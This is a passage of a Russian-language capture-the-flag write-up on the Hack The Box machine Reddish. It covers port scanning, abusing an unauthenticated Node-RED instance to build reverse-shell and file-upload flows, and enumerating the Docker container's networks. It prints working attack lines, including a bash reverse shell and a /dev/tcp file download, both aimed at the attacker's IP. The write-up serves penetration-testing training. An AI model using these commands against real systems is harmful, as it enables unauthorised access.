

# Техники туннелирования при пентесте

---



Что делать, когда тебе нужно захватить контроль над хостом, который находится в другой подсети? Верно — много запутанных туннелей! Сегодня мы рассмотрим техники туннелирования при пентесте — на примере хардкорной виртуалки Reddish (уровень сложности Insane — 8,0 баллов из 10) с CTF-площадки [Hack The Box](#).

Встретимся со средой визуального программирования Node-RED, где в прямом смысле «построим» реверс-шелл; проэксплуатируем слабую конфигурацию СУБД Redis; используем инструмент зеркалирования файлов rsync для доступа к чужой файловой системе; наконец, создадим кучу вредоносных задач сгон на любой вкус. Но самое интересное, что управлять хостом мы будем, маршрутизируя трафик по докер-контейнерам через несколько TCP-туннелей. Погнали!

## Разведка

---

В этом разделе соберем побольше информации для проникновения вглубь системы.

## Сканирование портов

---

Расчехляем Nmap — и в бой! Сразу скажу, что дефолтные 1000 портов, которые Nmap сканирует в первую очередь, оказались закрыты. Так что будем исследовать весь диапазон TCP на высокой скорости.

```
1 root@kali:~# nmap -n -Pn --min-rate=5000 -oA nmap/tcp-allports 10.10.10.94 -p-
2 root@kali:~# cat nmap/tcp-allports.nmap
3 ...
4 Host is up (0.12s latency).
5 Not shown: 65534 closed ports
6 PORT STATE SERVICE
7 1880/tcp open vsat-control
8 ...
```

После полного сканирования, как видишь, откликнулся только один порт — неизвестный мне 1880-й. Попробуем вытащить из него больше информации.


```
1 root@kali:~# nmap -n -Pn -sV -sC -oA nmap/tcp-port1880 10.10.10.94 -p1880
2 root@kali:~# cat nmap/tcp-port1880.nmap
3 ...
4 PORT STATE SERVICE VERSION
5 1880/tcp open http Node.js Express framework
6 |_http-title: Error
7 ...
```

Сканер говорит, что на этом порту развернут Express — фреймворк веб-приложений Node.js. А когда видишь приставку «веб» — в первую очередь открываешь браузер...

## Веб — порт 1880

---

Переход на страницу `http://10.10.10.94:1880/` выдает лишь скупое сообщение об ошибке.



Не найдена запрашиваемая страница (404)

Есть два пути разобраться, что за приложение висит на этом порту.

1. Сохранить значок веб-сайта к себе на машину (обычно они живут по адресу `/favicon.ico`) и попытаться найти его с помощью Reverse Image Search.
2. Спросить у поисковика, с чем обычно ассоциирован порт 1880.

Второй вариант более «казуальный», но столь же эффективный: уже на первой ссылке по такому запросу мне открылась Истина.

## Port 1880 Details

known port assignments and vulnerabilities

Port(s)	Protocol	Service	
1880	tcp,udp	vsat-control	Software tool Node-RED uses this port
			IANA registered for: Gilat VSAT Control
1880	tcp,udp	vsat-control	Gilat VSAT Control

2 records found

Гуглим информацию о 1880-м порте (источник — speedguide.net)

## Node-RED

Если верить официальному сайту, Node-RED — это среда для визуального программирования, где можно строить связи между разными сущностями (от локальных железок до API онлайн-сервисов). Чаще всего, как я понял, о Node-RED говорят в контексте управления умными домами и вообще девайсами IoT.

Окей, софт мы идентифицировали, но ошибка доступа к веб-странице от этого никуда не делась.


```
1 root@kali:~# curl -i http://10.10.10.94:1880
2 HTTP/1.1 404 Not Found
3 X-Powered-By: Express
4 Content-Security-Policy: default-src 'self'
5 X-Content-Type-Options: nosniff
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 139
8 Date: Thu, 30 Jan 2020 21:53:05 GMT
9 Connection: keep-alive
10
11 <!DOCTYPE html>
12 <html lang="en">
13 <head>
14 <meta charset="utf-8">
15 <title>Error</title>
16 </head>
17 <body>
18 <pre>Cannot GET /</pre>
19 </body>
20 </html>
```

Первое, что приходит в голову, — запустить бруттер директорий. Но перед этим попробуем просто поменять запрос с GET на POST.

```
1 root@kali:~# curl -i -X POST http://10.10.10.94:1880
2 HTTP/1.1 200 OK
3 X-Powered-By: Express
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 86
6 ETag: W/"56-dJUoKg9C3oMp/xaXSpD6C8hvObg"
7 Date: Thu, 30 Jan 2020 22:04:20 GMT
8 Connection: keep-alive
9
10 {"id":"a237ac201a5e6c6aa198d974da3705b8","ip":"","ffff:10.10.14.19","path":"/red/{id
```

Ну вот и обошлись без брутеров. Как видишь, при обращении к корню веб-сайта через POST сервер возвращает пример того, как должно выглядеть тело запроса. В принципе, до этого можно дойти логически: в документации к API Node-RED тонны именно POST-запросов.

Итак, при переходе по `http://10.10.10.94:1880/red/a237ac201a5e6c6aa198d974da3705b8/` мы видим следующую картину.




Рабочая область среды Node-RED

Давай разбираться, что здесь можно наворотить.

## Node-RED Flow

Первая ассоциация при виде рабочей области Node-RED — «песочница». И так видно, что эта штука способна на многое, однако нам нужно всего ничего: получить шелл на сервере.

Я пролистал вниз панель «строительных блоков» (или «узлов», как называют их Node-RED) слева и увидел вкладку Advanced — здесь спряталась дорогая сердцу любого хакера функция **exec**.




Список узлов среды Node-RED

## Spice must FLOW

В философии Node-RED каждая комбинация, которую ты соберешь в рабочей области, называется «флоу» (он же поток). Поток можно строить, выполнять, импортировать и экспортировать в JSON. При нажатии на кнопку Deploy сервер (как ни странно) деплоит все потоки со всех вкладок рабочей области.

### simple-shell

Попробуем что-нибудь построить, тогда все станет очевидней. Для начала я задеплоил тривиальный шелл.



Флоу с тривиальным шеллом (simple-shell)

Разберем картинку по цветам блоков:

- Серый (слева): получение данных на вход. Сервер выполняет обратное подключение к моему IP и привязывает ввод с моей клавиатуры к оранжевому блоку exes.
- Оранжевый: выполнение команд на сервере. Результат работы этого блока поступает на вход второму серому блоку. Обрати внимание: у оранжевого блока есть три выходных «клеммы». Они соответствуют stdout, stderr и коду возврата (который я не стал использовать).
- Серый (справа): отправка выходных данных. Открыв расширенные настройки блока двойным кликом, можно задать особенности его поведения. Я выбрал Reply to TCP, чтобы Node-RED отправлял мне ответы в этом же подключении.

О двух серых блоках можно думать, как о сетевых пайпах, по которым идет INPUT и OUTPUT блока exes. Экспортированный в JSON поток я оставляю у себя [на GitHub](#), чтобы не засорять тело статьи.

Теперь поднимем локального слушателя на Kali и устроим деплой!


```
root@kali:~/htb/boxes/reddish# nc -lvnp 31337
listening on [any] 31337 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.94] 49152
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
ls -la
total 400
drwxr-xr-x  1 root root   4096 Jan 30 12:23 .
drwxr-xr-x  1 root root   4096 Jul 15  2018 ..
-rw-r--r--  1 root root 17768 May  4  2018 Gruntfile.js
drwxr-xr-x  2 root root   4096 Jul 15  2018 bin
drwxr-xr-x  8 root root   4096 Jul 15  2018 editor
drwxr-xr-x  3 root root   4096 Jan 30 12:23 home
drwxr-xr-x  2 root root   4096 Jul 15  2018 lib
-rw-r--r--  1 root root   1608 May  4  2018 multinodered.js
drwxr-xr-x 688 root root 20480 Jul 15  2018 node_modules
drwxr-xr-x  3 root root   4096 Jul 15  2018 nodes
-rw-r--r--  1 root root 287491 May  4  2018 package-lock.json
-rw-r--r--  1 root root   2896 May  4  2018 package.json
drwxr-xr-x  5 root root   4096 Jul 15  2018 public
drwxr-xr-x  4 root root   4096 Jul 15  2018 red
-rw-r--r--  1 root root  10965 May  4  2018 red.js
-rw-r--r--  1 root root  10498 May  4  2018 settings.js
drwxr-xr-x  5 root root   4096 Jul 15  2018 test
```

Отклик на машине атакующего от simple-shell

Как можно видеть — обыкновенный шелл non-PTY.

## beautiful-shell

Конечно, мне было интересно поиграть в такой песочнице, поэтому я собрал еще несколько конструкций.



Флоу с улучшенным шеллом (beautiful-shell)

Это более аккуратный шелл: с ним можно отправлять запрос на подключение «с кнопки» без необходимости редеплоить весь проект (синий), логировать происходящее в веб-интерфейс (зеленый, результат смотри на рисунке ниже) и форматировать вывод команд под свой шаблон (желтый).




```

root@kali:~/htb/boxes/reddish# nc -lvnp 31337
listening on [any] 31337 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.94] 49182
(Connected!) node-red> whoami
root
node-red> id
uid&#x3D;0(root) gid&#x3D;0(root) groups&#x3D;0(root)
node-red> ls -la
total 400
drwxr-xr-x  1 root root   4096 Jan 30 12:23 .
drwxr-xr-x  1 root root   4096 Jul 15  2018 ..
-rw-r--r--  1 root root 17768 May  4  2018 Gruntfile.js
drwxr-xr-x  2 root root   4096 Jul 15  2018 bin
drwxr-xr-x  8 root root   4096 Jul 15  2018 editor
drwxr-xr-x  3 root root   4096 Jan 30 12:23 home
drwxr-xr-x  2 root root   4096 Jul 15  2018 lib
-rw-r--r--  1 root root   1608 May  4  2018 multinodered.js
drwxr-xr-x 688 root root 20480 Jul 15  2018 node_modules
drwxr-xr-x  3 root root   4096 Jul 15  2018 nodes
-rw-r--r--  1 root root 287491 May  4  2018 package-lock.json
-rw-r--r--  1 root root   2896 May  4  2018 package.json
drwxr-xr-x  5 root root   4096 Jul 15  2018 public
drwxr-xr-x  4 root root   4096 Jul 15  2018 red
-rw-r--r--  1 root root 10965 May  4  2018 red.js
-rw-r--r--  1 root root 10498 May  4  2018 settings.js
drwxr-xr-x  5 root root   4096 Jul 15  2018 test
node-red>

```

Отклик на машине атакующего от beautiful-shell


Исходник в JSON-ке [здесь](#).



Пример информационных сообщений в диалоге отладки

## file-upload

Раз такое дело, почему бы не соорудить флоу для заливки файлов на сервер?



Флоу с отправкой файлов на сервер (file-upload)

Здесь все совсем просто: по нажатию на кнопку Connect сервер подключается к порту 8889 моей машины (где уже поднят листенер с нужным файлом) и сохраняет полученную информацию в скрытый файл /tmp/.file ([JSON](#)).

Испытаем этот поток в деле: я запускаю пс на Kali, велю передать скрипт [lse.sh](#) для проведения локальной разведки на Linux (я начал его использовать вместо привычного [LinEnum.sh](#)), дожидаясь окончания загрузки и проверяю контрольные суммы обеих копий.

На Kali:

- 1 root@kali:~# nc -lvnp 8889 < lse.sh
- 2 ...
- 3 root@kali:~# md5sum lse.sh
- 4 7d3a4fe5c7f91692885bbeb631f57c70 lse.sh

```
root@kali:~/htb/boxes/reddish# nc -lvnp 8889 < lse.sh
listening on [any] 8889 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.94] 34338
1580398893566root@kali:~/htb/boxes/reddish#
root@kali:~/htb/boxes/reddish# md5sum lse.sh
7d3a4fe5c7f91692885bbeb631f57c70 lse.sh
root@kali:~/htb/boxes/reddish#
```

Отправка скрипта lse.sh на сервер Node-RED

На Node-RED:

- 1 root@nodered:/tmp# md5sum .file
- 2 7d3a4fe5c7f91692885bbeb631f57c70 .file

## Загрузка файлов из командной строки

Откровенно говоря, описанный подход к трансферу файлов избыточен: весь процесс можно провести, не отходя от терминала.

- 1 root@kali:~# nc -w3 -lvnp 8889 < lse.sh
- 2 root@nodered:~# bash -c 'cat < /dev/tcp/10.10.14.19/8889 > /tmp/.file'

## reverse-shell

Я не был доволен шеллом, построенным из абстракций Node-RED (некорректно читались некоторые символы, да и вся конструкция выглядела очень ненадежно), поэтому я получил полноценный Reverse Shell.

```
root@kali:~/htb/boxes/reddish# nc -lvnp 31337
listening on [any] 31337 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.94] 49232
(Connected!) node-red>
node-red> bash -c 'bash -i >& /dev/tcp/10.10.14.19/8888 0>&1'
```

---

```
root@kali:~/htb/boxes/reddish# nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.94] 48754
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@nodered:/node-red# whoami
whoami
root
root@nodered:/node-red# id
id
uid=0(root) gid=0(root) groups=0(root)
root@nodered:/node-red#
```

Отправка реверс-шелла из открытой сессии Node-RED на машину атакующего

Сперва я сделал, как показано выше: открыл еще один порт в новой вкладке терминала и вызвал реверс-шелл на Bash по TCP. Но потом я решил упростить себе жизнь на случай, если придется перезапускать сессию, и собрал такой флоу в Node-RED (JSON).



Флоу с реверс-шеллом (reverse-shell)

Обратите внимание, что я завернул пейлоад для реверс-шелла в дополнительную оболочку Bash: `bash -c '<PAYLOAD>'`. Это сделано для того, чтобы команду выполнил именно интерпретатор Bash, так как дефолтный шелл на этом хосте — dash.

```
1 node-red> ls -la /bin/sh
2 lrwxrwxrwx 1 root root 4 Nov  8 2014 /bin/sh -> dash
```

Теперь я могу написать простой Bash-скрипт, чтобы триггерить callback в один клик из командной строки.

```
1 #!/usr/bin/env bash
2
3 (sleep 0.5; curl -s -X POST
4 http://10.10.10.94:1880/red/a237ac201a5e6c6aa198d974da3705b8/inject/7635e880.
  >/dev/null &)
  rlwrap nc -lvnp 8888
```

Адрес URL, который я передаю curl, — это адрес объекта Inject из нашего потока (то есть кнопка Go! на рисунке выше). Также я использую rlwrap — иначе невозможно перемещаться стрелками влево-вправо по вводимой строке и вверх-вниз по истории команд.

У нас есть шелл — самое время разобраться, куда мы попали.

## Докер. Контейнер I: nodered

---

Уже с первых секунд пребывания на сервере становится очевидно, что мы внутри докера, — ведь наш шелл вернулся от имени суперпользователя root.

Это же предположение подтверждает скрипт `lse.sh`, заброшенный на машину в прошлом параграфе.

```

[*] pro010 Processes running with root permissions..... yes!
[i] pro500 Running processes..... skip
[i] pro510 Running process binaries and permissions..... skip
===== ( software ) =====
[!] sof000 Can we connect to MySQL with root/root credentials?..... nope
[!] sof010 Can we connect to MySQL as root without password?..... nope
[!] sof020 Can we connect to PostgreSQL template0 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template1 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template0 as psql and no pass?.... nope
[!] sof020 Can we connect to PostgreSQL template1 as psql and no pass?.... nope
[*] sof030 Installed apache modules..... nope
[!] sof040 Found any .htpasswd files?..... nope
[i] sof500 Sudo version..... skip
[i] sof510 MySQL version..... skip
[i] sof520 Postgres version..... skip
[i] sof530 Apache version..... skip
===== ( containers ) =====
[*] ctn000 Are we in a docker container?..... yes!
[*] ctn010 Is docker available?..... nope
[!] ctn020 Is the user a member of the 'docker' group?..... nope
[*] ctn200 Are we in a lxc container?..... nope
[!] ctn210 Is the user a member of any lxc/lxd group?..... nope
===== ( FINISHED ) =====

```

Часть вывода скрипта lse.sh

А если ты не веришь и ему, можно убедиться в этом лично: в корне файловой системы (далее ФС) существует директория .dockerenv.

```

root@nodered:/node-red# ls -la /.dockerenv
-rwxr-xr-x 1 root root 0 May 4 2018 /.dockerenv

```

Если ты оказался в докере, первым делом рекомендуется проверить сетевое окружение — на случай, если это не единичный контейнер в цепочке. В текущей системе отсутствует ifconfig, поэтому информацию о сетевых интерфейсах будем смотреть с помощью ip addr.

```

root@nodered:/tmp# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
15: eth0@if16: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
   link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
   inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
17: eth1@if18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
   link/ether 02:42:ac:13:00:04 brd ff:ff:ff:ff:ff:ff
   inet 172.19.0.4/16 brd 172.19.255.255 scope global eth1
       valid_lft forever preferred_lft forever

```

Смотрим информацию о сетевых интерфейсах в nodered

Как видно, этот докер может общаться с двумя подсетями: 172.18.0.0/16 и 172.19.0.0/16. В первой подсети контейнер (будем называть его nodered) имеет IP-адрес 172.18.0.2, а во второй — 172.19.0.4. Посмотрим, с какими еще хостами взаимодействовал nodered.

```

root@nodered:/tmp# cat /proc/net/arp
cat /proc/net/arp
IP address      HW type    Flags     HW address    Mask        Device
172.19.0.1      0x1        0x2       02:42:5b:16:1f:b1  *           eth1
172.19.0.2      0x1        0x2       02:42:ac:13:00:02  *           eth1
172.19.0.3      0x1        0x2       02:42:ac:13:00:03  *           eth1
172.18.0.1      0x1        0x2       02:42:e8:10:03:54  *           eth0

```

Смотрим кеш ARP в nodered

Кеш ARP указывает на то, что nodered знает еще как минимум два хоста: 172.19.0.2 и 172.19.0.3 (хосты .1 не беру во внимание: скорее всего, это шлюзы по умолчанию к хостовой ОС).

Проведем сканирование с целью **обнаружения хостов**.

## Host Discovery

«Пробить» сетевое окружение можно разными способами.

